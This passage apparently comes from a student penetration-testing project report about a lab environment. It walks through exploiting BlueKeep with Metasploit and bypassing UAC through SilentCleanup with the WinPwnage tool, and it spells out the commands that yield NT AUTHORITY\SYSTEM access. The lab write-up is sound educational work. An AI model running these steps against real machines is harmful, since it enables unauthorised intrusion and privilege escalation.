
Open msfconsole in attacker Kali machine.

Search bluekeep, I will be using the exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce






Type show targets to see the available targets, set a target that works. I will be using target 4.




Set the target machine IP, type set rhosts 192.168.1.39 then check.

Running the check command shows that the target is indeed vulnerable.



Final step, type run and it will run the bluekeep exploit. A meterpreter session is opened.

Run getuid command and I have NT AUTHORITY\SYSTEM privileges.





**Vulnerability Exploited:** Windows Escalate UAC Protection Bypass Via SilentCleanup

**System Vulnerable:** <IP address>

**Vulnerability Explanation:** There's a task in Windows Task Scheduler called "SilentCleanup" which, while it's executed as Users, automatically runs with elevated privileges. When it runs, it executes the file %windir%\system32\cleanmgr.exe. Since it runs as Users, and we can control user's environment variables, %windir% (normally pointing to C:\Windows) can be changed to point to whatever we want, and it'll run as admin.

**Vulnerability Fix:** Avoid running system as administrator as it will allow privilege escalation to NT AUTHORITY.

**Severity:** High

------------------------------------------------


Windows Escalate UAC video:

------------------------------------------------

Run the python script:


main.py --scan uac

It displays the possible UAC bypass methods that are compatible.



Then type main.py –use uac –id 4 –payload c:\\windows\\system32\\cmd.exe


This will use the silentcleanup as the UAC bypass method and launch a new command prompt window.



In the new command prompt, type main.py –scan elevate

This will show the available privilege escalation methods.

I will use the handle inheritance method to spawn another command prompt. This time, it should spawn a command prompt running as NT AUTHORITY SYSTEM.



As you can see, the new command prompt is running as NT AUTHORITY SYSTEM.



<https://github.com/rootm0s/WinPwnage>

# Conclusions

In conclusions in this project we have learned the fundamentals on creating an environment and trying to exploit it. We have learned a lot of things on how we can exploit the vulnerable services, server and misconfiguration. From what we have learnt, we can get all of the information and find a way to mitigate it and ensure that the exploitation will not happen again. In the future if we have this opportunity, we will try to further exploit it and fix any holes within the system.

# References

* Exploit Database. (2021), Retrieved from: <https://www.exploit-db.com/>
* Pentesting Academy. (2021) Retrieved from: <https://www.pentesteracademy.com/>
* TryHackme. (2021) Retrieved from: <https://tryhackme.com/>
* WonderHowTo. (2021) Retrieved from: <https://www.wonderhowto.com/>

# Appendices

Our Source Code link:

Located at Github

# Project Powerpoint Slides